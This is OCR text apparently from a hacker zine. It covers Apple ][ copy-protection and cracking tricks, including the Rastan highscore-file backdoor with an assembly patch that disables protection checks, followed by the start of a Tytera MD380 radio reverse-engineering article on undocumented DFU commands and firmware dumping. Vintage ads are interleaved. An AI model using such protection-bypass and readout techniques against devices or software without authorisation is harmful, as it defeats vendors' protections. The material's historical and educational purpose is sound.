On a 64kb Apple][, the ROM can be copied into banked memory and made writable. When the user presses Ctrl-Reset on an Apple][+, the ROM BIOS is not banked in first, meaning that the cold-start reset vector can be changed directly, and will be used, potentially bypassing the warm-start reset vector completely. On an Apple][e or later, the ROM BIOS is banked in first, meaning that the modified BIOS cold-start reset vector will never be executed, and so the warm-start reset vector cannot be overridden.

7.18.11 Interrupt request vector

Despite not having a source of interrupts in the default configuration, the Apple][did offer support for handling them. When an interrupt request (IRQ) occurs, the Apple][saves the status register and program counter onto the stack, reads the vector at `$FFFE-FFFF`, and then starts executing from the specified address. However, there is also a special case IRQ, which is triggered by the `BRK` instruction. This instruction is a single-byte breakpoint instruction, and is intended for debugging purposes. The ROM BIOS handler checks the source of the interrupt, and transfers control to the vector at `$3FE-3FF` if the source was an external interrupt. On the Autostart ROM, the ROM BIOS handler transfers control to the vector at `$3F0-3F1` if the source was a breakpoint. (Pre-Autostart ROMs simply dumped the register values to the screen, and then dropped to the monitor prompt instead.) The values at `$3F0-3F1`, and `$3FE-3FF` are always writable, allowing a program to protect itself against a user inserting breakpoints in order to break when execution reaches the specified address. The typical protected program response to breakpoints was to erase all of memory and then reboot. An alternative protection is to point `$3F0-3F1` to another `BRK` instruction, to produce an infinite loop and hang the machine. Bank Street Writer III uses this technique.

On a 64kb Apple][, the ROM BIOS can be copied into banked memory and made writable. The BIOS IRQ vector can then be changed directly, potentially bypassing the user-defined IRQ vector completely.

7.19 Catalog tricks

7.19.1 Control-"Break"

On a regular DOS disk, there is a sector called the Volume Table Of Contents (VTOC), which describes the starting location (track and sector) of the catalog, among other things. The catalog sectors contain the list on the disk of files which are accessible by DOS. For a file-based program, apart from the DOS and the catalog-related structures, all other content is accessible through the files listed in the catalog. DOS "knows" the track which holds the VTOC, since the track number (usually `#$11`) is hard-coded in DOS itself, and sector zero is assumed to be the one that holds the VTOC.

Since the files are listable, they can also be loaded from the original disk, and then saved to a copy of the disk. One way to prevent that is to insert control-characters in the filenames. Since control-characters are not visible from the DOS prompt, any attempt to load a file, using the name exactly as it appears, will fail.

Classmate uses this technique. It is also possible to embed backspace characters into the filename. Filenames with backspace characters in them cannot be loaded from the prompt. Instead, a Basic program must be written with printable characters as placeholders, and then the memory image must be altered to replace them with backspace characters.

7.19.2 Now you see it

Since the VTOC also carries the sector of the catalog, it can be altered to point to another location within the track that holds the VTOC. That causes

[57] This is true only when the full warm-start vector is not `#$00 #$E0 #$45` (`$E000` and `#$45`). If the vector is `$E000` and `#$45`, then the cold-start handler will change it to `$E003`, and resume execution from `$E000`. This behavior could have been used as an indirect transfer of control on the Apple][+, by jumping back to the cold-start handler, which would look like an infinite loop, but it would actually resume execution from `$E003`.

the disk to display a "fake" catalog, while allowing a program to access the real catalog sectors directly.

The Toy Shop uses this technique to show the program title, copyright, and author credits.

7.19.3 Now you don't

Since DOS carries a hard-coded track number for the VTOC, it is easy to patch DOS to look at a different track entirely. The original default track can then be used for data. Any attempt to show the catalog from a regular DOS disk will display garbage.

Ali Baba uses this technique, by moving the entire catalog track to track five.

7.20 Basic tricks

7.20.1 Line linking

Circularly

In Basic on the Apple][, each line contains a reference to the next line to list. As such, several interesting effects are possible. For example, the listing can be made circular, by pointing to a previous line, causing an infinite loop of listing. The simplest example of that looks like this:

```
801:01 08 00 00 3A 00 00 00
```

This program contains one line whose line number is zero, and whose content is a single ":". An attempt to list this program will show an infinite number of "0 :" lines. However it can be executed without issue.

Missing

The listing can be forced to skip lines, by pointing to a line that appears after the next line, like this:

```
801:10 08 00 00 3A 00 10 08 01 00 BA 22
80D:31 22 00 16 08 02 00 3A 00 00 00
```

Listing the program will show two lines:

```
1 0  :
  2  :
```

However, there is a second line (numbered "one") which contains a PRINT statement. Running the program will display the text in line one.

Out-of-order

The listing can list lines in an order that does not match the execution, for example, backwards:

```
801:13 08 03 00 BA 22 30 22 00 1C 08 01 00 BA
22
810:31 22 00 0A 08 03 00 BA 22 32 22 00 00 00
```

This program contains three lines, numbered from zero to two. The list will show the second and third lines in reverse order. The illusion is completed by altering the line number of the first line to a value larger than the other lines. However, the execution of the first line first cannot be altered in this way.

Out-of-bounds

The listing can even be forced to fetch from arbitrary memory, such as the graphics screen or the memory-mapped I/O space:

```
801:55 C0 00 00 3A 00 00 00
```

This program contains a single line whose line number is zero, and whose content is a single ":". An attempt to list this program will cause the second text screen to be displayed instead, and the machine will appear to crash. Further misdirection is possible by placing an entirely different program at an alternative location, which will be listed instead.

Imagine the feeling when the drive light turns itself on while the program is being listed!

It might even be possible to create a program with lines that touch the memory-mapped I/O space, and activate or deactivate a stepper-motor phase. If those lines were listed in a specific order, then the drive could be enticed to move to a different track. That track could lie about its position on the disk, but carry alternative content to the proper track, resulting in perhaps subtly different behavior. Are we having fun yet?

7.20.2 Start address

The first line of code to execute can be altered dynamically at runtime, by a "`POKE 103, <low addr>`" and/or "`POKE 104, <high addr>`", followed by a "RUN" command. Math Blaster uses this technique.

7.20.3 Line address

Normally, the execution will generally proceed linearly through the program (excluding instructions that legally transfer control, such as subroutine calls and loops), regardless of the references to individual lines. However, the next line (technically, the next

token) to execute can be altered dynamically at runtime, by a "POKE 184, <low addr>". The first value at the new location must be a ':' character. For example, this program:

```
0 POKE 184,14 : END : PRINT "!"
```

will skip the "END" token and print the '!' instead. It is also possible to alter the high address by a "POKE 185, <high address>" as well, but it requires that the second POKE is placed at the new location, which is determined by the new value of the high address and the old value of the low address. It cannot be placed immediately after the address of the first POKE, because that location will not be accessed anymore.

7.20.4 "REM crash"

```
801:0E 08 00 00 B2 0D 04 50 52 23 36 0D 00 00
00
```

This program contains one line, which looks like the following, where the "^" character stands for the Control key.

```
1 0 REM^M^DPR#6^M
```

When listed with DOS active, it will trigger a reboot. It works because the same I/O routine is used for displaying the text as for typing commands from the keyboard. Zardax uses this technique.

7.20.5 Self-modification

A program can even modify itself dynamically at runtime. For example, this program will display "2" instead of "1". The address of the POKE corresponds to the location of the text in memory.

```
1 0 POKE 2064,50 : PRINT "1"
```

A program can also extend its code dynamically at runtime:

```
1 0 DATA 130,58
  1 FOR I=0 TO 1 : READ X : POKE 2086+I,X :
```

A "FOR" loop must be terminated by a "NEXT" token, in order to be legal code. Notice that the program does not contain a "NEXT" token, as expected. Instead, the values in the DATA line supply the "NEXT" token and a subsequent ":". The inclusion of a ":" allows extending the line further, simply by adding more values to the "DATA" line and altering the corresponding address of the "POKE".

By using this technique, even entirely new lines can be created.

7.21 Rastan

Rastan is mentioned here only because it is a title for an Apple][system (okay, the IIGS) that carried the means to bypass its own copy-protection! The program contained two copy-protection techniques. One was a disk verification check, which executed shortly after inserting the second disk. The other was a checksum routine which performed part of the calculation between each graphics frame, until it formed the complete value. If the match failed, only then would it display a message. It means that the game would run for a little while before failing, making it extremely difficult to determine where the check was performed.

7.21.1 The Rastan backdoor

In order to avoid waiting for the protection check every time a new version of the code was built, the author[58] inserted a "backdoor" routine which executed before the first protection check could run. The backdoor routine had the ability to disable both protection checks in memory, as well as to add new functionality, such as invincibility and level warping. And where was this backdoor routine located? Inside the highscore file!

Yes. The highscore file had a special format, whereby code could be placed beginning at the third byte of the file. As long as the checksum of the file was valid (an exclusive-OR of every byte of the file yielded a zero), the code would be executed.

Here is the dispatcher code in Rastan:

```
.A16
;checksum data
2000D    JSR    $21216
;note this address
20010    JSR    $2D1C2
```

[58] https://twitter.com/JBrooksBSI

Here is the checksum routine:

```
1  .A16
   ;source address
3  21216    TXA
   ;taken if no highscore file
5  21217    BEQ    $21240
   ;length of data
7  21219    LDA    $0,X
   2121D    TAY
9  2121E    SEP    #$20
   .A8
11 21220    PHX
   ;checksum seed
13 21221    LDA    #0
   ;checksum data
15 21223    EOR    $0,X
   21227    INX
17 21228    DEY
   21229    BNE    $21223
19 2122B    PLX
   2122C    REP    #$30
21 .A16
   2122E    AND    #$FF
23 ;taken if bad checksum, no copy
   21231    BNE    $21240
25 ;length of data
   21233    LDA    $0,X
27 21237    DEC
   21238    LDY    #$D1C0
29 ;copy to $2D1C0
   2123B    MVN    #2, #0
31 2123E    PHK
   2123F    PLB
33 21240    RTS
```

We can see that the data are copied to `$2D1C0`, the first word is the length of the data, and the first byte after the length (so `$2D1C2`) is executed directly in 16-bit mode. By default, the file carried an immediate return instruction, but it could have been anything, including this:

```
1  ;always pass protection
   ;(BRA $+$0F)
3  2D1C2    LDA    #$0D80
   2D1C5    STA    $22004
5  ;always pass checksum
   ;(BRA $+$19)
7  2D1C8    LDA    #$1780
   2D1CB    STA    $3CAD0
9  2D1CE    RTS
```

7.22 Conclusion

There were many tricks used to protect programs on the Apple][, and what is listed here is not even all of them. Copy-protection and cracking were part of a never-ending cycle of invention and advances on both sides. As the protectors came to understand the hardware more and more, they were able to develop techniques like delayed fetch, or consecutive quarter-tracks. The crackers came up with NMI cards, and the mighty E.D.D. In response, the protectors hooked the NMI vector and exploited a vulnerability in E.D.D.'s read routine. (This is my absolute favorite technique.) The crackers just boot-traced the whole thing.

We can only stand and admire the ingenuity and inventiveness of the protectors like Roland Gustafsson or John Brooks. They were helped by the openness of the Apple][platform and especially its disk system. Even today, we see some of the same styles of protections—anti-disassembly, self-modifying code, compression, and, of course, anti-debugging.


The cycle really is never-ending.

7.23 Acknowledgements

Thanks to William F. Luebbert for What's Where In The Apple, and Don Worth and Pieter Lechner for Beneath Apple DOS. Both books have been on my bookshelf since 1983, and were consulted very often while writing this paper.

Thanks to reviewers 4am, Olivier Guinart, and John Brooks, for their invaluable input.

THE MOST POWERFUL BACK-UP UTILITY
YOU'VE EVER SEEN...




$59.95 add $5 ship.

* Back-ups 1/2, 1/4, 3/4 tracks.
* Automatic back-up options.
* No parms needed for most of the back-ups.
* Excellent DOS copy on flip side.

Ask for our other products RAM-LOCK(for L-Smith)
And also SHOUGI(Japanese chess-type game.)

ART GALLERY
Yoshinoya Bldg,438 Sasu-machi,Chofu-shi
Tokyo 182,Japan
Send money or check. VISA/MASTER CARD accepted.



AVIATION MECHANICS
Needed for New Positions

Thousands of splendid new positions now opening up everywhere in this amazing new field. New Airplane factories being built—automobile and other plants in all parts of the country being converted to turn out vast fleets of Airplanes for our armies in Europe. And only a few hundred expert Airplane Mechanics available, although thousands are needed. And this is only the beginning. Already airplane mail routes are being planned for after the war and thousands upon thousands of flying machines will be wanted for express and passenger carrying service.

Not in a hundred years has any field of endeavor held out such wonderful chances to young men as are offered to you today in the Aviation Industry. Resolve now to change your poorly paid job for a big paying position with a brilliant future. Send the coupon today for Special limited offer in Practical Aeronautics and the Science of Aviation and prepare yourself in a few short months to double or treble your present salary.

Earn $50 to $300 per week as

Aeronautical Instructor
$60 to $150 per week
Aeronautical Engineer
$100 to $300 per week
Aeronautical Contractor
Enormous profits
Aeroplane Repairman
$60 to $75 per week
Aeroplane Mechanician
$40 to $60 per week
Aeroplane Inspector
$50 to $75 per week
Aeroplane Salesman
$5000 per year and up
Aeroplane Assembler
$40 to $65 per week
Aeroplane Builder
$75 to $200 per week

What Our Students Say:

Mr. Stanfield Fries
Fort Bliss, Tex.
My estimation of the new course is excellent; it could positively not be any better.

Mr. Z. Purdy
Shreveport, La.
It is hard to believe that lessons on such a subject could be gotten up in such an interesting manner.

Mr. Lloyd Royer
Haigler, Neb.
I can hardly thank you enough for the way you have personally taken up my enrollment.

Mr. Mayne Eble
Manistee, Mich.
I believe I learn more from my lessons than an aviator who takes his first lesson with an airman in an aeroplane.

We Teach You By Mail
IN YOUR SPARE TIME AT HOME

Our new, scientific Course has the endorsement of airplane manufacturers, aeronautical experts, aviators and leading aero clubs. Every Lesson, Lecture, Blue-Print and Bulletin is self-explanatory. You can't fail to learn. No book study. No schooling required. Lessons are written in non-technical, easy-to-understand language. You'll not have the slightest difficulty in mastering them. The Course is absolutely authoritative and right down to the minute in every respect. Covers the entire field of Practical Aeronautics and Science of Aviation in a thorough practical manner. Under our expert direction, you get just the kind of practical training you must have in order to succeed in this wonderful industry.

Special Offer NOW!

SEND THIS COUPON TODAY

It is our duty to help in every possible way to supply the urgent need for graduates of this great school. We have facilities for teaching a few more students, and to secure them quickly we are making a remarkable Special Offer which will be withdrawn without notice. Write today—or send the coupon—for full particulars. Don't risk delay. Do it now.

AMERICAN SCHOOL OF AVIATION

431 S. Dearborn Street **Dept. 7442** **CHICAGO, ILL.**

American School of Aviation
431 S. Dearborn Street
Dept. 7442
Chicago, Illinois

Without any obligations on my part, you may send me full particulars of your course in Practical Aeronautics and your Special LIMITED Offer.


Name.....

Address.....

.....

8 Reverse Engineering the Tytera MD380


by Travis Goodspeed KK4VCZ,
with kind thanks to DD4CR and W7PCH.



The following is an adventure of reverse engineering the Tytera MD380, a digital hand-held radio that can be had for barely more than a hundred bucks. In this article, I explain how to read and write the radio's configuration over USB, and how to break the readout protection on its firmware, so that you fine readers can write your own strange and clever software for this nifty gizmo. I also present patches to promiscuously receive audio from unknown talkgroups, creating the first hardware scanner for DMR. Far more importantly, these notes will be handy when you attempt to reverse engineer something similar on your own.

This article does not go into the security problems of the DMR protocol, but those are sufficiently similar to P25 that I'll just refer you to *Why (Special Agent) Johnny (Still) Can't Encrypt* by Sandy Clark and Friends.[59]

8.1 Hardware Overview



The MD380 is a hand-held digital voice radio that uses either analog FM or Digital Mobile Radio (DMR). It is very similar to other DMR radios, such as the CS700 and CS750 from Connect Systems.[60]

DMR is a trunked radio protocol using two-slot TDMA, so a single repeater tower can be used by one user in Slot 1 while another user is having a completely different conversation on Slot 2. Just like GSM, the tower coordinates which radio should transmit when.


The CPU of this radio is an STM32F405 from STMicroelectronics. This contains a Cortex M4, so all instructions are Thumb and all function pointers are odd. The LQFP100 package of this chip is used. It has a megabyte of Flash and 192 kilobytes of RAM. The STM32 has both JTAG and a ROM bootloader, but both of these are protected by a Readout Device Protection (RDP) feature. In Section 8.8, I'll show you how to bypass these protections and jailbreak your radio.

There is also a radio baseband chip, the HR C5000. At first I was reconstructing the pinout of this chip from the CS700 Service Manual, but the full documentation can be had from DocIn, a Chinese PDF sharing website. 中国排名第一。

Aside from a bunch of support components that we can take for granted, there is an SPI Flash chip for storing the codeplug. "Codeplug" is a Motorola term for the radio settings, such as frequencies, contacts, and talk groups; I use the term here to distinguish the radio configuration in SPI Flash from the

[59] `unzip pocorgtfo10.pdf p25sec.pdf #from Proceedings of the 20th Usenix Security Symposium in 2011`
[60] The folks at Connect Systems are nice and neighborly, so please buy a radio from them.

code and data in CPU Flash.



8.2 A Partial Dump

From `lsusb -v` on Linux, we can see that the device implements USB DFU, most likely as a fork of some STMicro example code. The MD380 appears as an STMicro DFU device with storage for Internal Flash and SPI Flash with a VID:PID of `0483:df11`.

```
iMac% dfu-util -list
Found DFU: [0483:df11]
    devnum=0, cfg=1, intf=0, alt=0,
    name="@Internal Flash
          /0x08000000/03*016Kg"
Found DFU: [0483:df11]
    devnum=0, cfg=1, intf=0, alt=1,
    name="@SPI Flash Memory
          /0x00000000/16*064Kg"
```

Further, the `.rdt` codeplug files are SPI Flash images in the DMU format, which is pretty much just wrapper with a bare minimum of metadata around a flat, uncompressed memory image. These codeplug files contain the radio's contact list, repeater frequencies, and other configuration info. We'll get back to this later, as what we really want to do is dump and patch the firmware.

Unfortunately, dumping memory from the device by the standard DFU protocol doesn't seem to yield useful results, just the same repeating binary string, regardless of the alternate we choose or the starting position.

```
iMac% dfu-util -d 0483:df11 --alt 1 -s 0:0x200000 -U
      first1k.bin
Filter on vendor = 0x0483 product = 0xdf11
Opening DFU capable USB device... ID 0483:df11
Run-time device DFU version 011a
Found DFU: [0483:df11] devnum=0, cfg=1, intf=0, alt=1,
      name="@SPI Flash Memory /0x00000000/16*064Kg"
Claiming USB DFU Interface...
Setting Alternate Setting #1 ...
Determining device status: state = dfuUPLOAD-IDLE
aborting previous incomplete transfer
Determining device status: state = dfuIDLE, status = 0
dfuIDLE, continuing
DFU mode device DFU version 011a
Device returned transfer size 1024
Limiting default upload to 2097152 bytes
bytes_per_hash=1024
Starting upload: [####...####] finished!
iMac% hexdump first1k.bin
0000000 30 1a 00 20 15 56 00 08 29 54 00 08 2b 54 00 08
0000010 2d 54 00 08 2f 54 00 08 31 54 00 08 00 00 00 00
0000020 00 00 00 00 00 00 00 00 00 00 00 00 33 54 00 08
0000030 35 54 00 08 00 00 00 00 83 30 00 08 37 54 00 08
0000040 61 56 00 08 65 56 00 08 69 56 00 08 5b 54 00 08
...
00003c0 10 eb 01 60 df f8 34 1a 08 60 df f8 1c 0c 00 78
00003d0 40 28 c0 f0 e6 81 df f8 24 0a 00 68 00 f0 0e ff
00003e0 df e1 df f8 10 1a 09 78 a2 29 0f d1 df f8 f8 19
00003f0 09 68 02 29 0a d1 df f8 00 0a 02 21 01 70 df f8
... [same 1024 bytes repeated]
```

In this brave new world, where folks break their bytes on the little side by order of Golbasto Momarem Evlame Gurdilo Shefin Mully Ully Gue, Tyrant of Lilliput and Eternal Enemy of Big Endians and Blefuscu, to break them on the little side, it's handy to spot four byte sequences that could be interrupt handlers. In this case, what we're looking at is the first few pointers of an interrupt vector table. This means that we are grabbing memory from the beginning of internal flash at `0x08000000`!

Note that the data repeats every kilobyte, and also that `dfu-util` is reporting a transfer size of 1,024 bytes. The `-t` switch will order `dfu-util` to dump more than a kilobyte per transfer, but everything after the first transfer remains corrupted.

This is because `dfu-util` isn't sending the proper commands to the radio firmware, and it's getting the page as a bug rather than through proper use of the protocol. (There are lots of weird variants of DFU, created by folks only using DFU with their own tools and never testing for compatibility with each other. This variant is particularly weird, but manageable.)

8.3 Tapping USB with VMWare

Before going further, it was necessary to learn the radio's custom dialect of DFU. Since my Total Phase USB sniffers weren't nearby, I used VMWare to sniff the transactions of both the MD380's firmware updater and codeplug configuration tools.

I did this by changing a few lines of my VMWare `.vmx` configuration to dump USB transactions out

to `vmware.log`, which I parsed with ugly regexes in Python. These are the additions to the `.vmx` file.

```
monitor = "debug"
usb.analyzer.enable = TRUE
usb.analyzer.maxLine = 8192
mouse.vusb.enable = FALSE
```

The logs showed that the MD380's variant of DFU included non-standard commands. In particular, the LCD screen would say "PC Program USB Mode" for the official client applications, but not for any 3rd party application. Before I could do a proper read, I had to find the commands that would enter this programming mode.

DFU normally hides extra commands in the `UPLOAD` and `DNLOAD` commands when the block address is less than two. (Hiding them in blocks `0xFFFF` and `0xFFFE` would make more sense, but if wishes were horses, then beggars would ride.)

To erase a block, a DFU host sends `0x41` followed by a little endian address. To set the address pointer (block 2's address), the host sends `0x21` followed by a little endian address.

In addition to those standard commands, the MD380 also uses a number of two-byte (rather than five-byte) `DNLOAD` transactions, none of which exist in the standard DMU protocol. I observed the following, which I still only partially understand.

Non-Standard DNLOAD Extensions

`91 01`	Enables programming mode on LCD.
`a2 01`	Seems to return model number.
`a2 02`	Sent only by config read.
`a2 31`	Sent only by firmware update.
`a2 03`	Sent by both.
`a2 04`	Sent only by config read.
`a2 07`	Sent by both.
`91 31`	Sent only by firmware update.
`91 05`	Reboots, exiting programming mode.

8.4 Custom Codeplug Client

Once I knew the extra commands, I built a custom DFU client that would send them to read and write codeplug memory. With a little luck, this might have given me control of firmware, but as you'll see, it only got me half way.

Because I'm familiar with the code from a prior target, I forked the DFU client from an old version of Michael Ossmann's Ubertooth project.[61]

Sure enough, changing the VID and PID of the `ubertooth-dfu` script was enough to start dumping memory, but just like `dfu-util`, the result was a repeating sequence of the first block's contents. Because the block size was 256 bytes, I received only the first `0x100` bytes repeated.

Adding support for the non-standard commands in the same order as the official software, I got a copy of the complete 256K codeplug from SPI Flash instead of the beginning of Internal Flash. Hooray!

To upload a codeplug back into the radio, I modified the `download()` function to enable programming mode and properly wait for the state to return to `dfuDNLOAD_IDLE` before sending each block.

This was enough to write my own codeplug from one radio into a second, but it had a nasty little bug! I forgot to erase the codeplug memory, so the radio got a bitwise AND of two valid codeplugs.[62]

A second trip with the USB sniffer shows that these four blocks were erased, and that the upload address must be set to zero *after* the erasure.
`0x00000000 0x00010000 0x00020000 0x00030000`

Erasing the blocks properly gave me a tool that correctly reads and writes the radio codeplug!

8.5 Codeplug Format

Now that I could read and write the codeplug memory of my MD380, I wanted to be able to edit it. Parts of the codeplug are nice and easy to reverse, with strings as UTF16L and numbers being either integers or BCD. Checksums don't seem to matter, and I've not yet been able to brick my radios by uploading damaged firmware images.

The Radio Name is stored as a string at `0x20b0`, while the Radio ID Number is an integer at `0x2080`. The intro screen's text is stored as two strings at `0x2040` and `0x2054`.

```
#seekto 0x5F80;
struct {
  ul24 callid;    //DMR Account Number
  u8   flags;     //c2 private, no tone
                  //e1 group, with rx tone
  char name[32]; //U16L chars
} contacts[1000];
```

[61] In particular, I used r543 of the old SVN repository, a version from 4 July 2012.
[62] See PoC‖GTFO 2:5.
[63] `http://chirp.danplanet.com`

CHIRP,[63] a ham radio application for editing radio codeplugs, has a bitwise library that expects memory formats to be defined as C structs with base addresses. By loading a bunch of contacts into my radio and looking at the resulting structure, it was easy to rewrite it for CHIRP.

Repeatedly changing the codeplug with the manufacturer's application, then comparing the hexdumps gave me most of the radio's important features. Patience and a few more rounds will give me the rest of them, and then my CHIRP plugin can be cleaned up for inclusion.

Unfortunately, not everything of importance exists within the codeplug. It would be nice to export the call log or the text messages, but such commands don't exist and the messages themselves are nowhere to be found inside of the codeplug. For that, we'll need to break into the firmware.

8.6 Dumping the Bootloader

Now that I had a working codeplug tool, I'd like a cleartext dump of firmware. Recall from Section 8.2 that forgetting to send the custom command `0x91 0x01` leaves the radio in a state where the beginning of code memory is returned for every read. This is an interrupt table!


MD380 Recovery Bootloader Interrupts

`0x20001a30`	Top of the call stack.
`0x08005615`	Reset Handler
`0x08005429`	Non-Maskable Interrupt (NMI)
`0x0800542b`	Hard Fault
`0x0800542d`	MMU Fault
`0x0800542f`	Bus Fault
`0x08005431`	Usage Fault

From this table and the STM32F405 datasheet, we know the code flash begins at `0x08000000` and RAM begins at `0x20000000`. Because the firmware updater only writes to regions at and after `0x0800-C000`, we can guess that the first 48k are a recovery bootloader, with the region after that holding the application firmware. As all of the interrupts are odd, and because the radio uses a Cortex M4 core, we know that the firmware is composed exclusively of Thumb (and Thumb2) code, with no old fashioned ARM instructions.

Sure enough, I was able to dump the whole bootloader by reading a single page of `0xC000` bytes from the application mode. This bootloader is the one used for firmware updates, which can be started by holding PTT and the unlabeled button above it when turning on the power switch.[64]

This trick doesn't expose enough memory to dump the application, but it was valuable to me for two very important reasons. First, this bootloader gave me some proper code to begin reverse engineering, instead of just external behavioral observations. Second, the recovery bootloader contains the keys and code needed to decrypt an application image, but to get at that decrypted image, I first had to do some soldering.



8.7 Radio Disassembly (BOOT0 Pin)

As I stress elsewhere, the MD380 has *three* applications in it: (1) Tytera's Radio Application, (2) Tytera's Recovery Bootloader, and (3) STMicro's Bootloader ROM. The default boot process is for the Recovery Bootloader to immediately start the Radio Application unless Push-To-Talk (PTT) and the button above it are held during boot, in which case it waits to accept a firmware update. There is no key sequence to start the STMicro Bootloader ROM, so a bit of disassembly and soldering is required.

This ROM contains commands to read and write all of memory, as well as to begin execution at any arbitrary address. These commands are initially locked down, but in Section 8.8, I'll show how to get around the restrictions.

[64] Transfers this large work on Mac but not Linux.

